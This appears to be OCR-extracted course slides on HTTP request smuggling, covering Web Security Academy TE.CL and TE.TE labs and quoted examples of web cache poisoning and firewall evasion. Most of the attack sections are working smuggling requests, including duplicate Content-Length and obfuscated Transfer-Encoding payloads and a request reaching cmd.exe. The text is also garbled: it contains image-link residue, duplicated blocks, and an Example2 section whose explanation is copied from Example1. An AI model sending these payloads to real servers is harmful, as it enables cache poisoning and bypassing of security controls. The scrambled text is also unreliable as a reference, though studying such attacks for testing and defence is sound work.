Content-Length: 15 \r \n
\r \n
x=1 \r \n
0 \r \n
\r \n
```


Application Security Testing

5c is hexadecimal of 92 bytes and then end of chunk. Back-end reads CL4 and counts counted as (5,c,\r,\n), the rest is left as new request.


Lab Extra: Basic TE-CL

Attacker request for front-end to check TE chunked, First chunk 1 {G} and then end chunk. The back-end server CL3 {1,\r,\n} and the rest is left which would be prefixed to next request.

Next Request will get “G0” prefixed leading to Error: Unrecognized method G0POST




Lab Extra: Basic TE-CL




TE.TE

Checking TE.TE Vulnerability



TE.TE Attack


Attack Request
burp
POST / HTTP/1.1
Content-Length: 3
Transfer-Encoding: chunked
Transfer-Encoding: foobar
1\r\n
G\r\n
0\r\n
\r\n
frontend (TE)
POST / HTTP/1.1
Content-Length: 3
Transfer-Encoding: chunked
Transfer-Encoding: foobar
1\r\n
G\r\n
0\r\n
\r\n
backend (TE) ⟶ CL
POST / HTTP/1.1
Content-Length: 3
Transfer-Encoding: chunked
Transfer-Encoding: foobar
1\r\n
G\r\n
0\r\n
\r\n
Normal Request
burp
POST / HTTP/1.1
Content-Length: 7
foo=bar
frontend
POST / HTTP/1.1
Content-Length: 7
foo=bar
backend
G0
POST / HTTP/1.1
Content-Length: 7
foo=bar
Unrecognized method G0POST

TE.TE (Transfer-Encoding, Transfer-Encoding) Vulnerabilities

```
POST / HTTP/1.1 \r \n
Host:
ac8d1f311e9fc0de80da95f300ff000e.web-security-academy.net
\r \n
Content-Type: application/x-www-form-urlencoded \r \n
Content-length: 4 \r \n
Transfer-Encoding: chunked \r \n
Transfer-Encoding: cow \r \n
\r \n
5c \r \n
GPOST / HTTP/1.1 \r \n
Content-Type: application/x-www-form-urlencoded \r \n
Content-Length: 15 \r \n
\r \n
x=1 \r \n
0 \r \n
\r \n
```

5c is hexadecimal of 92 bytes and then end of chunk by front-end server. The back-end server checks TE as cow and ignores it and counts CL4 as (5, c, \r, \n) and the rest is taken as next request.

Example1: WEB CACHE POISONING (HTTP REQUEST SMUGGLING THROUGH A WEB CACHE SERVER)

Suppose a POST request contains two "Content Length" headers with conflicting values. Some servers (e.g., IIS and Apache) reject such a request, but it turns out that others choose to ignore the problematic header. Which of the two headers is the problematic one? Fortunately for the attacker, different servers choose different answers. For example, SunONE W/S 6.1 (SP1) uses the first "Content-Length" header, while SunONE Proxy 3.6 (SP4) takes the second header (notice that both applications are from the SunONE family).

Let SITE be the DNS name of the SunONE W/S behind the SunONE Proxy. Suppose that "/poison.html" is a static (cacheable) HTML page on the W/S. Here's the HRS attack that exploits the inconsistency between the two servers:

https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

Example1: WEB CACHE POISONING (HTTP REQUEST SMUGGLING THROUGH A WEB CACHE SERVER)

```
1     POST http://SITE/foobar.html HTTP/1.1
2     Host: SITE
3     Connection: Keep-Alive
4     Content-Type: application/x-www-form-urlencoded
5     Content-Length: 0
6     Content-Length: 44
7     [CRLF]
8     GET /poison.html HTTP/1.1
9     Host: SITE
10    Bla: [space after the "Bla:", but no CRLF]
11    GET http://SITE/page_to_poison.html HTTP/1.1
12    Host: SITE
13    Connection: Keep-Alive
14    [CRLF]
```

```
1     POST http://SITE/foobar.html HTTP/1.1
2     Host: SITE
3     Connection: Keep-Alive
4     Content-Type: application/x-www-form-urlencoded
5     Content-Length: 0
6     Content-Length: 44
7     [CRLF]
8     GET /poison.html HTTP/1.1
9     Host: SITE
10    Bla: [space after the "Bla:", but no CRLF]
11    GET http://SITE/page_to_poison.html HTTP/1.1
12    Host: SITE
13    Connection: Keep-Alive
14    [CRLF]
```

	1st request	2nd request
SunONE Proxy	lines 1-10	lines 11-14
SunONE W/S	lines 1-7	lines 8-14

- First, the proxy parses the POST request in lines 1-7 (in blue), and encounters the two "Content-Length" headers. As we mentioned earlier, it decides to ignore the first header, so it assumes the request has a body of length 44 bytes. Therefore, it treats the data in lines 8-10 as the first request's body (lines 8-10, in purple, contain exactly 44 bytes). The proxy then parses lines 11-14 (in red), which it treats as the client's second request. Now let's see how the W/S interprets the same payload, once it has been forwarded to it by the proxy. Unlike the proxy, the W/S uses the first "Content-Length" header: as far as it's concerned, the first POST request has no body, and the second request is the GET in line 8 (notice that the GET in line 11 is parsed by the W/S as the value of the "Bla" header in line 10).
- To summarize, this is how the data is partitioned by the two servers:

```
1     POST http://SITE/foobar.html HTTP/1.1
2     Host: SITE
3     Connection: Keep-Alive
4     Content-Type: application/x-www-form-urlencoded
5     Content-Length: 0
6     Content-Length: 44
7     [CRLF]
8     GET /poison.html HTTP/1.1
9     Host: SITE
10    Bla: [space after the "Bla:", but no CRLF]
11    GET http://SITE/page_to_poison.html HTTP/1.1
12    Host: SITE
13    Connection: Keep-Alive
14    [CRLF]
```

	1st request	2nd request
SunONE Proxy	lines 1-10	lines 11-14
SunONE W/S	lines 1-7	lines 8-14

- Next, let's see which responses are sent back to the client. The requests the W/S sees are "POST /foobar.html" (from line 1) and "GET /poison.html" (from line 8), so it sends back two responses with the contents of the "foobar.html" page and the “poison.html” page, respectively. The proxy matches these responses to the two requests it thinks were sent by the client – "POST /foobar.html" (line 1) and "GET /page_to_poison.html" (line 11). Since the response is cacheable (we assumed "poison.html" is a cacheable page), the proxy caches the contents of "poison.html" under the URL "page_to_poison.html", and voila - the cache is poisoned! Any client requesting "page_to_poison.html" from the proxy would receive the "poison.html" page. A technical note: Lines 1-10 and 11-14 have to be sent in two separate packets, since SunONE Proxy doesn't pipeline requests on the same packet.

Example2: FIREWALL/IPS/IDS EVASION (HTTP REQUEST SMUGGLING THROUGH FW-1)

Suppose a POST request contains two "Content Length" headers with conflicting values. Some servers (e.g., IIS and Apache) reject such a request, but it turns out that others choose to ignore the problematic header. Which of the two headers is the problematic one? Fortunately for the attacker, different servers choose different answers. For example, SunONE W/S 6.1 (SP1) uses the first "Content-Length" header, while SunONE Proxy 3.6 (SP4) takes the second header (notice that both applications are from the SunONE family).

Let SITE be the DNS name of the SunONE W/S behind the SunONE Proxy. Suppose that "/poison.html" is a static (cacheable) HTML page on the W/S. Here's the HRS attack that exploits the inconsistency between the two servers:

https://www.cgisecurity.com/lib/HTTP-Request-Smuggling.pdf

Example1: WEB CACHE POISONING (HTTP REQUEST SMUGGLING THROUGH A WEB CACHE SERVER)

```
1     POST /page.asp HTTP/1.1
2     Host: chaim
3     Connection: Keep-Alive
4     Content-Length: 49223
5     [CRLF]
6     zzz...zzz ["z" x 49152]
7     POST /page.asp HTTP/1.0
8     Connection: Keep-Alive
9     Content-Length: 30
10    [CRLF]
11    POST /page.asp HTTP/1.0
12    Bla: [space after the "Bla:", but no CRLF]
13    POST /page.asp?cmd.exe HTTP/1.0
14    Connection: Keep-Alive
15    [CRLF]
```